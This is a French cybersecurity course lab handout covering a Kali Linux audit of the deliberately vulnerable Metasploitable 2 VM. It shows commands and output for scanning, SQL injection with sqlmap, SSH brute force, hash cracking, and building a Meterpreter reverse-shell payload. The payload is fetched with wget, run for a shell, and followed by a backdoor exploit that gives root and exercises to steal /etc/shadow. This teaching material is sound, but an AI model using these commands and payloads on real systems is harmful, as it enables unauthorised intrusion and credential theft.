BTS SIO

Module Cybersécurité

TP Audit SSI

Florian Pitance – fpitance@bunkerity.com

Préambule


Nous allons utiliser divers outils permettant de réaliser des tests de sécurité informatique. Bien qu'il soit possible d'installer chacun des outils à la main, il est préférable d'utiliser une distribution qui contient déjà l'ensemble de ces outils. Notre choix se portera sur Kali Linux qui est une référence en la matière. Pour ce qui est de la cible qu'il faudra « attaquer », nous utiliserons « Metasploitable 2 », une machine virtuelle spécialement conçue pour contenir un grand nombre de vulnérabilités.

Création de la VM Kali Live


Cliquez sur le bouton « Create VM » en haut dans l'interface de Proxmox :

Choisissez un nom de la forme « prenom-nom-kali » afin de reconnaître votre VM :

Sélectionnez le fichier IOS de Kali Live déjà présent dans le storage « iso » :



Nous utiliserons Kali en mode « Live », vous pouvez donc supprimer le disque automatiquement proposé :




Choisissez un nombre de cœur égal à « 4 », ce sera suffisant pour le TP :

Choisissez une taille de RAM égale à 8GB, ce sera suffisant pour le TP :

Assurez-vous que le réseau « vmbr0 » soit bien sélectionné :

Sur la fenêtre de validation, cochez le démarrage automatique de votre VM :

Votre machine virtuelle est normalement prête à être utilisée. Dans la page d'administration de proxmox vous pouvez faire un clic droit sur votre VM et choisir « Console » :



La fenêtre suivante devrait s'ouvrir, vous pouvez sélectionner « Live (amd64) » puis appuyer sur entrée et attendre que l'OS démarre. Une fois le système prêt, ouvrez un terminal puis tapez la commande suivante pour mettre le clavier en Français :

```
$ setxkbmap fr
```

Puis tapez la commande suivante pour valider que la connexion à internet fonctionne bien (maintenez CTRL+C pour la stopper) :

```
$ ping google.fr
```

Quelques éléments importants :

- Le user/password de Kali Live est kali/kali (utile si l'écran de verrouillage s'affiche …)
- Vous pouvez utiliser les paramètres de noVNC via la petite flèche à gauche (ex : mettre en full screen)
- Ne pas scanner ou attaquer internet, restez dans le réseau du labo à savoir 10.10.10.0/24

Outils utiles : scan

Scan de niveau 2 en ARP :

```
# arp-scan -I eth0 192.168.0.0/24
Interface: eth0, type: EN10MB, MAC: 19:1a:f6:21:fa:c5, IPv4: 192.168.0.24
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.11    d4:cb:cc:0f:b0:2b       Tenda Technology Co.,Ltd.Dongguan branch
192.168.0.14    80:87:f3:be:e7:2d       (Unknown)
192.168.0.42    a8:57:b1:b2:11:dc       FREEBOX SAS
192.168.0.254   7e:64:2b:73:7f:4c       FREEBOX SAS

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.093 seconds (122.31 hosts/sec). 4
responded
```

Scan ping avec nmap :

```
# nmap -sn 192.168.0.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-27 04:02 EDT
Nmap scan report for 192.168.0.11
Host is up (0.013s latency).
MAC Address: d4:cb:cc:0f:b0:2b (Tenda Technology,Ltd.Dongguan branch)
Nmap scan report for 192.168.0.14
[…]
Nmap done: 256 IP addresses (5 hosts up) scanned in 5.43 seconds
```

Scan TCP (en envoyant seulement un SYN, sans jamais renvoyer le SYN+ACK final) :

```
# nmap -sS 192.168.0.38
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-27 04:52 EDT
Nmap scan report for 192.168.0.38
Host is up (0.00012s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
[…]
MAC Address: 08:00:27:C2:46:81 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
```

Scan UDP (assez long…) :

```
nmap -sU 192.168.0.38
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-27 04:52 EDT
Nmap scan report for 192.168.0.38
Host is up (0.00066s latency).
Not shown: 993 closed ports
PORT     STATE         SERVICE
53/udp   open          domain
68/udp   open|filtered dhcpc
69/udp   open|filtered tftp
111/udp  open          rpcbind
137/udp  open          netbios-ns
138/udp  open|filtered netbios-dgm
2049/udp open          nfs
MAC Address: 08:00:27:C2:46:81 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1075.19 seconds
```

Scan agressif permettant d'obtenir (beaucoup) plus d'informations :

```
# nmap -A 192.168.0.38
```

Outils utiles : web

Première analyse avec nikto :

```
# nikto -host http://192.168.0.38
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.38
+ Target Hostname:    192.168.0.38
+ Target Port:        80
+ Start Time:         2020-05-27 05:17:47 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
[…]
+ 8726 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2020-05-27 05:18:22 (GMT-4) (35 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Trouver des fichiers/dossiers intéressants avec dirb :

```
# dirb http://192.168.0.38 -r

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed May 27 05:26:17 2020
URL_BASE: http://192.168.0.38/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.38/ ----
+ http://192.168.0.38/cgi-bin/ (CODE:403|SIZE:293)
==> DIRECTORY: http://192.168.0.38/dav/
[…]

-----------------
END_TIME: Wed May 27 05:26:20 2020
DOWNLOADED: 4612 - FOUND: 6
```

Exploiter une injection SQL avec sqlmap :

```
# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dump
[…]
Database: acuart
Table: guestbook
[0 entries]
+-------+--------+----------+
| mesaj | sender | senttime |
+-------+--------+----------+
+-------+--------+----------+
[…]
```

Outils utiles : bruteforce

Récupération d'une liste de mots de passe :

```
# wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Common-Credentials/10-million-password-list-top-1000.txt -O passwords.txt
```

Bruteforcing SSH avec Patator :

```
# patator ssh_login host=192.168.0.38 user=sys password=FILE0 0=passwords.txt -x ignore:mesg='Authentication failed.'
08:19:30 patator    INFO - Starting Patator v0.7 (https://github.com/lanjelot/patator) at 2020-05-27 08:19 EDT
08:19:30 patator    INFO -
08:19:30 patator    INFO - code  size    time | candidate                          | num | mesg
08:19:30 patator    INFO - -----------------------------------------------------------------------
08:19:38 patator    INFO - 0     37     0.003 | batman                             | 46 | SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
```

Outils utiles : cracking de hash

Exemple de liste de hash à cracker :

```
# cat hashes.txt
user1:482c811da5d5b4bc6d497ffa98491e38
user2:d344c7e7f54ac73cf730fd91faf6391b
user3:ff9830c42660c1dd1942844f8069b74a
```

Utilisation de John The Ripper pour cracker les hash avec une liste de mots de passe :

```
# john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hashes.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (user1)
bigdick          (user2)
root123          (user3)
3g 0:00:00:00 DONE (2020-05-27 08:01) 37.50g/s 4905Kp/s 4905Kc/s 4972KC/s rtyrty..rolltide11
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
```

Outils utiles : metasploit

Pour lancer metasploit en interactif :

```
# msfconsole
[-] ***rting the Metasploit Framework console.../
[-] * WARNING: No database support: No database YAML file
[-] ***


                                  ___          ____
                              ,-""   `.      < HONK >
                            ,'  _   e )`-._ /  ----
                           /  ,' `-._<.===-'
                          /  /
                         /  ;
             _          /   ;
 (`._    _.-"" ""--..__,'    |
 <_  `-""                     \
  <`-                          :
   (__   <__.                  ;
     `-.   '-.__.      _.'    /
       \      `-.__,-'    _,'
        `._    ,    /__,-'
           ""._\__,'< <____
                | |  `----.`.
                | |        \ `.
                ; |___      \-``
                \   --<
                 `.`.<
                   `-'



       =[ metasploit v5.0.70-dev                          ]
+ -- --=[ 1960 exploits - 1094 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 >
```

(vous aurez un ASCII art différent à chaque lancement !)

N.B. : utilisez la commande « quit » pour reprendre la main sur votre shell

Générer une charge virale qu'il faudra exécuter plus tard sur la machine « Metasploitable 2 » :

```
# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.0.24 LPORT=1234 -f elf
-o charge
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: charge
# file charge
charge: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked,
no section header
```

- -p : permet de choisir le type de charge (ici pour du Linux 32 bits, la charge se connectera à notre IP en mode TCP)
- LHOST : l'adresse IP sur laquelle la charge va se connecter (celle de la VM Kali)
- LPORT : le numéro de port TCP sur laquelle la connexion va s'effectuer
- -f : le format de fichier en sortie (elf = fichiers exécutables sur Linux)
- -o : le nom du fichier qui sera créé

Lancer le « handler » sur notre machine Kali :

```
# msfconsole
[…]
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:1234
```

- Le « handler » permet de se mettre en écoute et attendre qu'une charge se connecte
- Nous serons en écoute sur toutes les adresses IP (0.0.0.0)

Lancer un serveur web à l'emplacement où se trouve le fichier « charge » :

```
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Récupérer la charge sur la machine cible et l'exécuter :

```
# ssh msfadmin@192.168.0.38
msfadmin@192.168.0.38's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
[…]
msfadmin@metasploitable:~$ wget http://192.168.0.24:8000/charge -O /tmp/legitbinary
[…]
08:59:17 (1.24 MB/s) - `/tmp/legitbinary' saved [207/207]
msfadmin@metasploitable:~$ chmod +x /tmp/legitbinary
msfadmin@metasploitable:~$ nohup /tmp/legitbinary &
nohup: ignoring input and appending output to `nohup.out'
[1] 9531
```

- La commande nohup permet de lancer un exécutable en tâche de fond et le garder en exécution même si la connexion SSH est terminée

Nous avons maintenant une session meterpreter ouverte sur notre machine Kali :

```
msf5 exploit(multi/handler) > run


[*] Started reverse TCP handler on 0.0.0.0:1234
[*] Sending stage (985320 bytes) to 192.168.0.38
[*] Meterpreter session 1 opened (192.168.0.24:1234 -> 192.168.0.38:54320) at 2020-
05-27 09:06:36 -0400


meterpreter >
```

Obtenir un shell sur la machine :

```
meterpreter > shell
Process 9554 created.
Channel 1 created.
id
uid=1000(msfadmin) gid=1000(msfadmin)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugde
v),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
```

- Utilisez la commande help de meterpreter pour avoir une liste complète des commandes disponibles

(tournez svp, il est possible de faire encore mieux avec metasploit !)

Exploiter une vulnérabilité :

```
# msfconsole
[…]
sf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or
hosts file with syntax 'file:<path>'
   RPORT   6667             yes       The target port (TCP)
[…]
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.0.38
rhosts => 192.168.0.38
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.0.24:4444
[*] 192.168.0.38:6667 - Connected to 192.168.0.38:6667...
[…]
[*] Command shell session 1 opened (192.168.0.24:4444 -> 192.168.0.38:53623) at
2020-05-27 09:46:49 -0400

id
uid=0(root) gid=0(root)
```

Il est possible de faire de nombreuses choses avec metasploit… L'objectif de cet atelier n'est pas de vous faire maîtriser l'outil mais plutôt de vous initier. Pour vous donner une idée du nombre de vulnérabilités déjà présentes dans l'outil vous pouvez taper « use exploit/ » puis sur tabulation…

TP : it's time to pwn

Vous allez maintenant exercer vos talents d'apprentis auditeur en SSI. Vous allez devoir mettre en place différentes attaques en vous aidant des outils cités plus haut. Si besoin, référez-vous à l'aide de l'outil (ex : outil --help dans un terminal). La machine « Metasploitable 2 » est assez connue et souvent utilisée à des fins pédagogiques. L'idée n'est pas de copier/coller bêtement ce que vous pouvez retrouver sur Internet…

(tournez la page svp …)

Scan :

Analysez les services en écoute sur la machine grâce à un scan nmap. Réfléchissez au service qui peuvent être éventuellement exploitables.

Web :

Apparemment l'application web disponible sur /mutillidae est boguée… Il faut modifier le fichier /var/www/mutillidae/config.inc et remplacer le nom de la base de données (si vous n'avez pas la main sur la machine, votre enseignant le fera) :

```
$dbname = 'owasp10';
```

Exploitez une injection SQL sur l'application web disponible sur /mutillidae afin de dumper la base de données (ex : http://192.168.0.38/mutillidae/index.php?page=user-info.php&username=a&password=b&user-info-php-submit-button=View+Account+Details).
Retrouvez les informations suivantes : liste des bdd, liste des tables de chaque bdd et le contenu de la table accounts de la bdd owasp10. L'argument « -p param » de sqlmap permet de choisir le nom du paramètre qui sera utilisée pour l'injection. Pour le dump de la bdd, c'est à vous de chercher…

Naviguez sur le site et observez le paramètre GET nommé « page », ne vous donne-t-il pas envie de vérifier si une LFI est possible ? Exploitez cette vulnérabilité afin d'obtenir la liste des utilisateurs du système.

Bruteforce :

Utilisez l'outil patator et votre bon sens pour vous connecter au services suivants en vous aidant de la liste des utilisateurs récupérée précédemment :

- PostgreSQL
- MySQL
- FTP
- SSH

Shell :

Trouvez un moyen d'exécuter une charge metasploit sur la machine (SSH, vuln web, vuln d'un service, … les moyens ne manquent pas !). Augmentez vos privilèges en trouvant un moyen de devenir root sur la machine.

Cracking :

Récupérez le contenu du fichier /etc/shadow de la machine vulnérable et crackez les hash à l'aide de John The Ripper.